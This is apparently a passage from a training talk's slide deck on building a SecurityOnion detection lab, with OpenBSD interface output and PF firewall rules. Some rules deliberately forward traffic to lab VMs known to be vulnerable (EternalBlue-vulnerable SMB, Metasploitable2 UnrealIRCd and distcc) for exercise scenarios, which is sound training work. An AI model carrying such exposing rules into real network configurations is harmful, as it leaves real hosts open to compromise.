# Building a Detection Lab with SecurityOnion

Wylie Bayes

# Who am I?
# Wylie Bayes

- US Navy veteran
- 15 years in IT (Systems Engineering, Virtualization/Storage, Routing/Switching, Security)
- Network Security Analyst @ Missile Defense Agency Tier II CSSP
- Currently teach Air Force personnel to be Defensive Cyber Operations Analysts.
- B.S. Computer Network Management.
- C|eH, CySA+, CASP, CCNA, Linux+, Sec+, yada yada.


# What are we covering?

- Lab Architecture
- Services + Routing/Firewalling configurations
- VMWare configurations
- Syslog + Winlog Beat Data
- Creating/Executing Scenarios
- Analysing results
- Turning it into a CTF
- Questions?

# The Environment


What I used:


- VMware vCenter/ESXi 6.5 with distributed switching and port mirroring.
- OpenBSD 6.3
- SecurityOnion 6.1
- Various other VMs. Kali, Windows, Linux etc






# Logical Topology





OpenBSD


Route and Firewall all the things!!



## Services and configurations supported by OpenBSD:


- **PF(Packet Filter)** - /etc/pf.conf
  - NAT and Firewall rules
- **Sysctl IP forwarding** - /etc/sysctl.conf
  - Allows NAT to function.
- **DHCPd** - /etc/dhcpd.conf
  - Provides DHCP to multiple different subnets on the network.
- **Syslogd** - /etc/syslog.conf
  - Forwards all events to SecurityOnion.
- **NTPd** - /etc/ntpd.conf
  - Provides NTP timing on all interfaces
- **rc.local** - /etc/rc.local
  - Custom tcpdump rule sending pflog0 interface to syslog.
- **rc.conf.local** - /etc/rc.conf.local
  - Startup services: dhcpd, pflogd, ntpd

# OpenBSD - ifconfig output




```
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        lladdr 00:50:56:aa:1d:96
        index 1 priority 0 llprio 3
        media: Ethernet autoselect (1000baseT full-duplex,master)
        status: active
        inet 10.99.6.1 netmask 0xffffff00 broadcast 10.99.6.255
em1: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        lladdr 00:50:56:aa:0a:a0
        index 2 priority 0 llprio 3
        media: Ethernet autoselect (1000baseT full-duplex,master)
        status: active
        inet 10.99.5.1 netmask 0xffffff00 broadcast 10.99.5.255
em2: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        lladdr 00:50:56:aa:6c:9a
        index 3 priority 0 llprio 3
        media: Ethernet autoselect (1000baseT full-duplex,master)
        status: active
        inet 30.30.30.1 netmask 0xffffff00 broadcast 30.30.30.255
em3: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        lladdr 00:50:56:aa:c4:ab
        index 4 priority 0 llprio 3
        media: Ethernet autoselect (1000baseT full-duplex,master)
        status: active
        inet 172.16.10.1 netmask 0xffffff00 broadcast 172.16.10.255
em4: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        lladdr 00:50:56:aa:6f:d9
        index 5 priority 0 llprio 3
        media: Ethernet autoselect (1000baseT full-duplex,master)
        status: active
        inet 10.99.7.1 netmask 0xffffff00 broadcast 10.99.7.255
em5: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        lladdr 00:50:56:aa:57:d5
        index 6 priority 0 llprio 3
        media: Ethernet autoselect (1000baseT full-duplex,master)
        status: active
        inet 10.99.8.1 netmask 0xffffff00 broadcast 10.99.8.255
```

# Boundry IPs



```
forgotten@wmfb-xps:~/misc/range_configs_backup$ cat hostname.em3
inet 172.16.10.1 255.255.255.0
inet alias 214.84.206.1 255.255.255.0
inet alias 205.18.22.1 255.255.255.0
inet alias 180.215.100.1 255.255.255.0
inet alias 84.10.10.1 255.255.255.0
inet alias 119.6.204.1 255.255.255.0
inet alias 184.75.36.1 255.255.255.0
```

# Our pf.conf file:

```
#		$OpenBSD: pf.conf,v 1.55 2017/12/03 20:40:04 sthen Exp $
#
# See pf.conf(5) and /etc/examples/pf.conf
# em0 is 10.99.6.0/24 Detect network
# em1 is management 10.99.5.0/24
# em2 is student 30.30.30.0/24 network
# em3 is External Internet (Check /etc/hostname.em3 file for all IP's configured)
# em4 is 10.99.7.0/24 Protect network
# em5 is 10.99.8.0/24 Respond network
### NAT on all networks
match out on egress inet from !(egress:network) to any nat-to (egress:0)

### Basic Pass out and Block rules for EM3(Public Internet) Firewall Rules ###
#Pass rules.  Log on external
pass out on em0
pass out on em1
pass out on em2
pass out log on em3
pass out on em4
pass out on em5

### Block annoying IGMP query traffic and don't log ###
block in proto igmp
block out proto igmp

#More custom blocks below

### Default block on external interface ###
block in log on em3
```


# Our pf.conf file continued:

#Comment out below line and reload rules to run scan against this network.
#block in on em0 from 10.99.7.24 to 10.99.6.0/24

# Blocks Nessus scanner from reaching Respond and External public networks
block in on **em3** from 10.99.7.24 to any
block in on em5 from 10.99.7.24 to any


### All Custom Firewall Rules ###
# Pass ICMP inbound at boundary
pass in log on **em3** inet proto icmp from any to any
pass in on em5 inet proto icmp from any to any
# OpenBSD webserver/ssh just for some open services.
pass in log on **em3** inet proto tcp from any to **em3 port 22 rdr-to 10.99.6.21 port 22**
pass in log on **em3** inet proto tcp from any to **em3 port 80 rdr-to 10.99.6.21 port 80**
# Allow DHCP
pass in log inet proto udp from any to any port 69
# Windows 7 SMB vulnerable to EternalBlue
pass in log on **em3** inet proto tcp from any to **em3 port 445 rdr-to 10.99.6.32 port 445**
# Metasploitable2 open UnrealIRCd
pass in log on **em3** inet proto tcp from any to **em3 port 6667 rdr-to 10.99.6.27 port 6667**
# Metasploitable 2 open Distcc_Exec
pass in log on **em3** inet proto tcp from any to **em3 port 3632 rdr-to 10.99.6.27 port 3632**
# https to owaspbwa VM
#pass in log on **em3** inet proto tcp from any to **em3 port 80 rdr-to 10.99.8.102 port 80**
#pass in log on **em3** inet proto tcp from any to **em3 port 3000 rdr-to 10.99.8.21 port 443**

#Always allow NTP to all gateway addresses.
pass in inet proto udp from any to any port 123




# Our pf.conf file continued:

```
#Always allow Syslog
pass in inet proto udp from any to 10.99.6.10 port 514
pass out inet proto udp from any to 10.99.6.10 port 514
pass in inet proto udp from any to 10.99.6.10 port 514
pass out inet proto udp from any to 10.99.6.10 port 514

#Always allow DNS from anywhere to management DC
pass in inet proto udp from any to 10.99.5.2 port 53
pass in inet proto tcp from any to 10.99.5.2 port 53

# Student Access Rules
# SecurityOnion http/ssh
#pass in on em2 inet proto tcp from 30.30.30.0/24 to 10.99.6.10 port 443
#pass in on em2 inet proto tcp from 30.30.30.0/24 to 10.99.6.10 port 22
# HTTP to CTFd server
#pass in on em2 inet proto tcp from 30.30.30.0/24 to 10.99.6.28 port 80
# HTTP to OpenBSD webserver
pass in on em2 inet proto tcp from 30.30.30.0/24 to 10.99.6.21 port 80
# Http to FIR
pass in on em2 inet proto tcp from 30.30.30.0/24 to 10.99.8.28 port 80
# HTTP to Student Assessment Server
#pass in on em2 inet proto tcp from 30.30.30.0/24 to 10.99.6.29 port 80
pass in on em2 inet proto tcp from 30.30.30.0/24 to 10.99.5.3 port 80
# SMB to share
#pass in on em2 inet proto tcp from 30.30.30.0/24 to 10.99.5.30 port 445
# Pass HBSS and Tenable Security Center web interfaces to student network
#pass in on em2 inet proto tcp from 30.30.30.0/24 to 10.99.7.23 port 443
#pass in on em2 inet proto tcp from 30.30.30.0/24 to 10.99.6.25 port 8007
```




# VMWare and Port Mirroring

